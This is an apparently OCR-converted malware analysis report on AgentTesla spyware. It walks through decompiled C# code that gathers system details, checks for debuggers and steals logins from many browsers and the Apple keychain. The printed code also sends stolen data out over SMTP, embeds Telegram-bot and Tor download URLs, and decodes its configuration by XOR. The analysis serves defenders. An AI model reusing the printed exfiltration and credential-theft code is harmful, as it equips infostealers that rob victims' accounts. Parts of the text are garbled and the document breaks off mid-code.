AgentTesla Malware

menshaway.blogspot.com/2021/04/agenttesla-malware.html

Malwares

Technical report of AgentTesla

Identification

Vendor	Detection
Microsoft	Trojan:MSIL/AgentTesla.RSF!MTB
Sangfor Engine Zero	Trojan.MSIL.AgentTesla.RSF
Alibaba	TrojanPSW:MSIL/AgentTesla.0f0d0fab

The following table contains list of artifacts that had been analyzed within this document.


PE timestamp	SHA256	Size in bytes	File name	Description
2020-10-01 06:40:24	cc262fd3fa1f646aff2f5bcdea33beca5ed081260028b8604d5f714dd23c03ac	200.00 KB (204800 bytes)	Lime_hench ckli 2.0	dropper

Summary


Agent Tesla is spyware that collects information about the actions of its victims by recording keystrokes and user interactions. It is falsely marketed as legitimate software on the dedicated website where this malware is sold.

Technical details


Code of malware is packed, so after unpacking it you should see only these sections as shown in figure below.




But that's not actual code, actual code resolved during runtime of malware as shown in figure below.




It resolves QWzgdyIDcJlMs during runtime and code will be around 25k lines of code as shown in figure below.





It checks for the operating system as shown and gets a hash of the current domain in figure below.







It gets the hostname, processor type, name of current user as shown on figures below.












It enumerates network adapter configuration as shown in figure below.







It gets the mac address of the machine as shown in figure below.




Checking for debugger





Get user cookie



Get current process of malware










Enumeration functions in folder path "C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local", used for stealing browsers caches, passwords, profiles etc... As shown in figure below.

stealing browsers caches, passwords, profiles etc... As shown in figure below.






CocCo Browser




Coccoc logins

Amigo user data



Amigo logins



Brave Browser user data

```
6964            {
6965                result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cw
                        ());
6966            }
6967            catch (Exception ex)
6968            {
6969                result = new List<global::A.b.X>();
6970            }
```

A_0	"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\BraveSoftware\\Brave-Browser\\User Data"
A_1	"Brave"
result	null

Brave Browser logins

```
6164            internal static List<global::A.b.X> A(string text, string browser, string text2 =
                    "logins")
6165            {
6166                List<string> list = global::A.b.d.B(text);
```

A_1	"Brave"
A_2	"logins"


Iridium Browser user data and logins

```
6960            internal static List<global::A.b.X> A(string text, string text2)
6961            {
6962                List<global::A.b.X> result;
6963                try
6964                {
6965                    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cw
                            ());
6966                }
6967                catch (Exception ex)
6968                {
6969                    result = new List<global::A.b.X>();
```


A_0	"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\Torch\\User
A_1	"Torch Browser"
A_2	"logins"
list2	null


Comodo Dragon user data and logins

```
                List<global::A.b.X> result;
                try
                {
                    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cw
                        ());
                }
                catch (Exception ex)
                {
                    result = new List<global::A.b.X>();
```




Opera Browser user data and logins








Citrio user data and logins




Elements Browser user data and logins













Sputnik user data and logins







Epic Privacy user data and logins










CentBrowser user data and logins










Chromium user data and logins











Chedot user data and logins














Cool Novo (ChromePlus) user data and logins

```
    {
        result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E6730B4.cw
            ());
    }
    catch (Exception ex)
```

```
"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\MapleStudio\\ChromePlus\\L
"Cool Novo"
"logins"
null
```

keychain.plist

```
    {
        int num = 0;
        for (;;)
        {
            if (num == 2)
            {
                ptr = null;
                num = 3;
            }
```

```
"C:\\Program Files\\Common Files\\Apple\\Apple Application Support\\plutil.exe"
"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Roaming\\Apple Computer\\Preferences\\keychain.plist"
null
false
```

SMTP


```
        try
        {
            SmtpClient smtpClient = new SmtpClient();
            NetworkCredential credentials = new NetworkCredential(97085277-F30F-47FA-9C3D-82DA9E673084.Bw(), 97085277-
              F30F-47FA-9C3D-82DA9E673084.BX());
            smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E673084.Bx();
            smtpClient.EnableSsl = true;
            smtpClient.UseDefaultCredentials = false;
            smtpClient.Credentials = credentials;
            smtpClient.Port = 587;
            MailAddress to = new MailAddress(97085277-F30F-47FA-9C3D-82DA9E673084.BY());
            MailAddress from = new MailAddress(97085277-F30F-47FA-9C3D-82DA9E673084.Bw());
            MailMessage mailMessage = new MailMessage(from, to);
            mailMessage.Subject = text;
            if (false & num == 0)
            {
                mailMessage.IsBodyHtml = false;
                byte[] bytes = Encoding.UTF8.GetBytes(text2);
                MemoryStream contentStream = new MemoryStream(bytes);
                Attachment attachment = new Attachment(contentStream, new ContentType
                {
                    MediaType = 97085277-F30F-47FA-9C3D-82DA9E673084.ac(),
                    Name = text + 97085277-F30F-47FA-9C3D-82DA9E673084.v() + DateTime.Now.ToString(global::A.b.d) + 97085277-
                      F30F-47FA-9C3D-82DA9E673084.ac()
                });
                attachment.ContentDisposition.FileName = text + 97085277-F30F-47FA-9C3D-82DA9E673084.v() +
                  DateTime.Now.ToString(global::A.b.d) + 97085277-F30F-47FA-9C3D-82DA9E673084.ac();
                mailMessage.Attachments.Add(attachment);
                mailMessage.Body = 97085277-F30F-47FA-9C3D-82DA9E673084.A();
            }
            else
            {
                mailMessage.IsBodyHtml = true;
                mailMessage.Body = text2;
            }
            if (memoryStream != null & num == 1)
            {
                mailMessage.Attachments.Add(new Attachment(memoryStream, text + 97085277-F30F-47FA-9C3D-82DA9E673084.v() +
```

Port number: 587 clearly.

Purpose of the code is to get malware configuration like username, password mailfrom etc...


Code of ((97085277-F30F-47FA-9C3D-82DA9E6730B4) shown in figure below.

Probably this is related to anti debugging, it creates specified time after time expires then it does something if not expire it runs normally.



[DebuggerHidden] #

It hides debugging for editing browser state.



Embedded http request

https://api.telegram.org/bot%telegramapi%/.

https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip". # Tor browser.

```
// Token: 0x04000040 RID: 64
private const string A = "https://api.telegram.org/bot%telegramapi%/";

// Token: 0x04000041 RID: 65
private const string a = "%chatid%";
```

```
// Token: 0x04000120 RID: 288
private const string A = "https://www.theonionrouter.com/dist.torproject.org/
  torbrowser/9.5.3/tor-win32-0.4.3.6.zip";

// Token: 0x04000121 RID: 289
public string a;

// Token: 0x04000122 RID: 290
public Socket A;
```

Enumeration and other important Functions

```
// Token: 0x06000040 RID: 64
[DllImport("user32.dll", CharSet = CharSet.Ansi, EntryPoint = "GetWindowThreadProcessId",
  ExactSpelling = true, SetLastError = true)]
public static extern int A(IntPtr, ref int);

// Token: 0x06000041 RID: 65
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "GetKeyboardLayout",
  ExactSpelling = true, SetLastError = true)]
public static extern int A(int);

// Token: 0x06000042 RID: 66
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "ToUnicodeEx", ExactSpelling =
  true, SetLastError = true)]
public static extern int A(uint, uint, byte[], [MarshalAs(UnmanagedType.LPWStr)] [Out]
```

EnumProcessModules.

GetWindowThreadProcessId.

GetModuleFileNameEx.

Decryption of all Configurations

All configurations depends on big array called <<EMPTY_NAME>>

Let’s go in depth of code.

```
F30F-47FA-9C3D-82DA9E6730B4.Bw(), 97085277-F30F-47FA-9C3D-82DA9E6730B4
smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E6730B4.Bx();
smtpClient.EnableSsl = true;
smtpClient.UseDefaultCredentials = false;
```

Let’s go to the function Bx().

```
// Token: 0x060002C2 RID: 706 RVA: 0x00020331 File Offset: 0x0001E531
public static string Bx()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[151] ?? 97085277-
      F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(151, 1888, 25);
}
```

Then. <<EMPTY_NAME>>.

```
private static string <<EMPTY_NAME>>(int num, int index, int count)
{
    int num2 = 0;
    string @string;
    do
    {
        if (num2 == 1)
        {
            num2 = 2;
        }
        if (num2 == 3)
        {
            97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[num] = @string;
            num2 = 4;
        }
        if (num2 == 2)
        {
            @string = Encoding.UTF8.GetString(97085277-
              F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);
            num2 = 3;
        }
        if (num2 == 0)
        {
```

<<EMPTY_NAME>> is an array of bytes.

```
// Token: 0x04000192 RID: 402
internal static byte[] <<EMPTY_NAME>>;
```

When I did more research I found reference to this array as shown in figure below.

```
// Note: this type is marked as 'beforefieldinit'.
97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>> = new byte[]
{
    153,
    158,
    154,
```

So <<EMPTY_NAME>> is really big array around more than 11k line

So it gets each element of the big array then XOR with itself then XOR with value 170 and save it to array. <<EMPTY_NAME>> (overwrite array with new value) as shown in figure below.

```
for (int i = 0; i < 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>.Length; i++)
{
    97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[i] = (byte)((int)97085277-
      F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[i] ^ i ^ 170);
}
```

So let's see big array

{153,158,154,153,215,214,213,212,143,238,237,140,194,195,132,237,242,129,213,212,132,204,207,196,203,202,201,238,251,250,235,209,238,

So the value of (byte.MaxValue) will be 255 as shown in figure below.


```
[__DynamicallyInvokable]
public const byte MaxValue = 255;

// Token: 0x040003B3 RID: 947
```

So at this point everything is okay but only problem is string called

,"Notshowingallelementsbecausethisarrayistoobig(11846elements)"

At the end of array.



So that means we don't have all values of bytes of array which means we can't reverse the array to get string <<EMPTY_NAME>> which will be resolved after finishing the loop.

I tried to create array of bytes but it display error called "cannot implicitly convert type string to byte"


That's mean we don't have complete elements of array

So I removed string,"Notshowingallelementsbecausethisarrayistoobig(11846elements)".

Let's see decryption function of malware and how to get host

That's the beginning of the SMTP function.

So class call function Bx() as shown in figure below.



If we go through Bx() we see this code.

So it pushes an array called <<EMPTY_NAME>> with parameters (151, 1888, 25) and the return value will save at an array called <<EMPTY_NAME>> [151].

<<EMPTY_NAME>> with parameters (151, 1888, 25)

151 => refers to the save position of the first array.

1888 => starting counting position of big array which was already mentioned at the beginning of report.

25 => counting.

So that means it starts from the position of array 1888 until 1913.

So length of host name will be 25

```
// Token: 0x060002C2 RID: 706 RVA: 0x00020331 File Offset: 0x0001E531
public static string Bx()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[151] ?? 97085277-
      F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(151, 1888, 25);
}
```

So let's go inside <<EMPTY_NAME>>

```
internal class 97085277-F30F-47FA-9C3D-82DA9E6730B4
{
    // Token: 0x0600022A RID: 554 RVA: 0x0001F24C File Offset: 0x0001D44C
    private static string <<EMPTY_NAME>>(int num, int index, int count)
    {
        int num2 = 0;
        string @string;
        do
        {
            if (num2 == 1)
            {
                num2 = 2;
            }
            if (num2 == 3)
            {
                97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[num] = @string;
                num2 = 4;
            }
            if (num2 == 2)
            {
                @string = Encoding.UTF8.GetString(97085277-
                  F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);
                num2 = 3;
            }
            if (num2 == 0)
            {
                num2 = 1;
            }
        }
        while (num2 != 4);
        return @string;
    }
```

EMPTY_NAME>> with parameters (151, 1888, 25)

Num => 151, index => 1888, count => 25.

So num2 =0.

So we hit if condition if (num2 ==0){num2 =1}

So value of num2 will be 1

If value of num2 = 4 exit while loop otherwise continue looping

Value of num2 = 1.

So we hit condition

If (num2 == 1) {num2 =2}

So value of num2 will be 2

Then continue looping because num2! = 4.

So we hit condition

If (num2 == 2)

{

@string = Encoding.UTF8.GetString(97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);

num2 = 3;

}

So it pushes big array and gets string (host) based on specific parameters.

<<EMPTY_NAME>>, index, count)

Index => 1888, count => 25.

And save value in @string.

So value will be => mail.totallyanonymous.com.

Same thing for credentials username will be at function Bw(), and password will be at function BX());

```
bool result;
try
{
    SmtpClient smtpClient = new SmtpClient();
    NetworkCredential credentials = new NetworkCredential(97085277-
